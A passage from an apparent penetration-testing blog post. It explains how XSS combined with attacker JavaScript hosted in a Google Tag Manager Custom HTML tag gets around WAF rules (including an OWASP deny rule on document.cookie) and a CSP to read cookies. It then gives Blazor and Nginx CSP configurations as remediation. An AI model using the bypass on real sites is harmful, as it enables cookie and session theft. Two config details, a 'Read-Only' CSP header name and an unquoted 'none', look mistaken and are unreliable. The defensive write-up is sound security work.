gives a ton of flexibility to attackers. As previously noted, this is also especially powerful against WAFs.
WAF Bypass with Google Tag Manager
In production enterprise environments, it is common to encounter some kind of Web Application Firewall (WAF). If we configured a basic free Cloudflare account and utilized their free WAF, this attack would still work fine as it does not even catch onerror=alert(1).

However, enterprises often invest in firewalls with advanced rulesets and thousands of rules. Let’s imagine a scenario where the WAF has two redundant rules for catching a call to document.cookie which is a common target due to misconfigured cookies and critically can lead to privilege escalation during XSS attacks. The first instance removes the word cookie and replaces it with null. You can see in Cloudflare’s Trace tool that it blocks a typical payload which attempts to access an authentication token stored in a cookie:

The second rule also blocks any instances of cookie in URI parameters:

Of course, these rules will also block it in a browser:
While these are simple rules, you will find variations of these in large production-ready rulesets such as the OWASP ruleset like in rule 941180 which places document.cookie on the deny list:

Additionally, I have seen this bypass work against generic ASP.NET firewalls as well. The payload is exactly the same as the CSP bypass shown above. Those exact same steps will result in the code execution. You can see below where my external JavaScript library, hosted on Google Tag Manager, was able to access document.cookie and bypass both the WAF and the CSP:

This works because we are not letting the WAF see our actual JavaScript. It is all being loaded from Google Tag Manager which has an unsafe directive. All of the malicious JavaScript is placed in a Custom HTML tag which is reflectively loaded via XSS.
Remediation
First, consider using something other than Google Analytics. I personally use umami.js, and it works great for everything I need. It should work for most small to medium-sized businesses’ needs. You can even self-host it, which is great for businesses who cannot risk a data leak or who face greater regulatory scrutiny.
Unfortunately, for most organizations it isn’t as simple as switching to another analytics library. So, if your organization is sticking with Google Analytics, then you may have noticed I am advocating for the usage of strict-dynamic, which will allow additional scripts from the source to load as long as they are loaded via non-"parser-inserted" script elements [source]. Which, in our Google Tag Manager centric case, means that Custom HTML tags will work (even if they include JavaScript); however, Custom JavaScript will not work. You can still do additional workarounds to make Custom JavaScript work, or, alternatively, you can migrate Custom JavaScript to Custom HTML in the Tag Manager container.
Deploying a Secure CSP with .NET Blazor App and Google Tag Manager
However, for a more concrete example, consider this modern .NET 8 Blazor app. In Program.cs I generated my nonce, added it to my context, and set my CSP with a nonce and the strict-dynamic directive:
// CSP nonce + header middleware (must run early, before StaticFiles)
app.Use(async (context, next) =>
{
    var nonce = Convert.ToBase64String(RandomNumberGenerator.GetBytes(32));
    context.Items["CSP-Nonce"] = nonce;

    context.Response.OnStarting(() =>
    {
        // Strict CSP compatible with Blazor Server and GTM, no unsafe directives
        var csp = string.Join(" ", new[]
        {
            "default-src 'self';",
            "object-src 'none';",
            "frame-ancestors 'self';",
            // Allow inline scripts only via per-request nonce; allow GTM/GA hosts
            $"script-src 'self' 'nonce-{nonce}' 'strict-dynamic' https://www.googletagmanager.com;",
            // Blazor Server requires WebSockets; allow GA/GTM connect endpoints
            "connect-src 'self' wss: https://www.google-analytics.com https://www.googletagmanager.com;",
            // Images from HTTPS and data URLs
            "img-src 'self' data: https://www.googletagmanager.com;",
            // Images from HTTPS and data URLs
            $"style-src 'self' 'nonce-{nonce}' https://www.googletagmanager.com;",
        });

        var headerName = app.Environment.IsDevelopment() ? "Content-Security-Policy-Read-Only" : "Content-Security-Policy";
        context.Response.Headers[headerName] = csp;
        return Task.CompletedTask;
    });

    await next();
});
Then, in my App.razor file, I injected the context with the nonce value:
@inject Microsoft.AspNetCore.Http.IHttpContextAccessor HttpContextAccessor
@inject Microsoft.Extensions.Configuration.IConfiguration Configuration
@{
    var nonce = HttpContextAccessor?.HttpContext?.Items["CSP-Nonce"] as string;
    var gtmId = Configuration["GoogleTagManager:ContainerId"];
    bool hasGtm = !string.IsNullOrWhiteSpace(gtmId);
}
In the same App.razor file, I then added the nonce to scripts:
    @if (hasGtm)
    {
        <script nonce="@nonce">
            (function(w,d,s,l,i){w[l]=w[l]||[];w[l].push({'gtm.start':
                    new Date().getTime(),event:'gtm.js'});var f=d.getElementsByTagName(s)[0],
                j=d.createElement(s),dl=l!='dataLayer'?'&l='+l:'';j.async=true;j.src=
                'https://www.googletagmanager.com/gtm.js?id='+i+dl;var n=d.querySelector('[nonce]');
                n&&j.setAttribute('nonce',n.nonce||n.getAttribute('nonce'));f.parentNode.insertBefore(j,f);
            })(window,document,'script','dataLayer','@gtmId');
        </script>
        <style nonce="@nonce">
            .gtm-noscript-iframe{display:none;visibility:hidden}
        </style>
    }

    <HeadOutlet/>
</head>

<body>
@if (hasGtm)
{
    <noscript>
        <iframe src="https://www.googletagmanager.com/ns.html?id=@gtmId" height="0" width="0" class="gtm-noscript-iframe" aria-hidden="true"></iframe>
    </noscript>
}
<Routes/>
<script src="_framework/blazor.web.js" nonce="@nonce"></script>
</body>
Lastly, I ensured that I placed the correct Tag Manager ID in my appsettings.json file:
"GoogleTagManager": {
  "ContainerId": "GTM-5HC6NRH3"
},

As long as you place the nonce on all of your scripts (don’t forget the Blazor script), then your page will load with the Custom HTML from Google Tag Manager and malicious actors cannot carry out the attack outlined above.
Alternatively Deploying a Secure CSP with Nginx and Google Tag Manager
In Nginx, once you have a nonce generation mechanism, simply add the CSP to the desired location in your nginx.conf file:
    location / {
        js_set $nonce csp.nonce; #I used NJS. Modify this to fit your environment.
        add_header Content-Security-Policy "
            default-src 'self';
            script-src 'self' 'nonce-$nonce' 'strict-dynamic' https://www.googletagmanager.com https://www.google-analytics.com;
            object-src 'none';
            img-src 'self' ;
            connect-src none;
        " always;
}
The Risk of Unsafe Content-Security Policy Directives
The reality is that many enterprises in tightly regulated industries have begun to reign in third party libraries. This is especially true for major hospitals and healthcare organizations, who are paying out tens of millions dollars due to misconfigured third party libraries. Even outside of tightly regulated industries, cookie governance has also been a major catalyst leading to increased scrutiny of third party libraries.
If you are subject to stricter regulations on data, a well-defined CSP not only protects against XSS but also can provide another buffer against unauthorized data transfer due to things like enhanced-matching and user-data Signals as well other features in Google’s client-side tracking scripts.
Recap
A strong Content Security Policy (CSP) is one of the most effective defenses against Cross-site Scripting (XSS). While early CSP implementations were cumbersome, modern features like strict-dynamic make it easier to adopt without compromising on security or breaking core functionality. They are often the first step to creating a well-defined Content Security Policy.
The trade-off many organizations run into is around integrations like Google Tag Manager (GTM) or Google Analytics, where hasty CSP exemptions (e.g. unsafe-inline) can quietly reintroduce the very risks you were aiming to mitigate. Instead, using per-request nonces and strict-dynamic gives you the ability to safely support necessary third-party scripts without inheriting technical debt, while still guarding against script injection attacks.
The Bottom Line
- Don’t weaken your CSP by using
unsafe-inlineorunsafe-eval - Favor nonces and
strict-dynamicfor a balance of security and flexibility - Test carefully with your third-party integrations to ensure business needs are met without opening the door to attackers
- Follow the remediation advice to secure your Nginx or Blazor application’s CSP while using Google Analytics
If you’ve made it this far, thanks for sticking with me! I hope you’ll take a look at other Security Recommendation blogs from the Raxis penetration testing team.

Ryan Chaplin
Search The Exploit Blog
Blog Categories
- AI
- Careers
- Choosing a Penetration Testing Company
- Exploits
- How To
- In The News
- Injection Attacks
- Just For Fun
- Meet Our Team
- Mobile Apps
- Networks
- Password Cracking
- Patching
- Penetration Testing
- Phishing
- PTaaS
- Raxis In The Community
- Red Team
- Security Recommendations
- Social Engineering
- Tips For Everyone
- Web Apps
- What People Are Saying
- Wireless
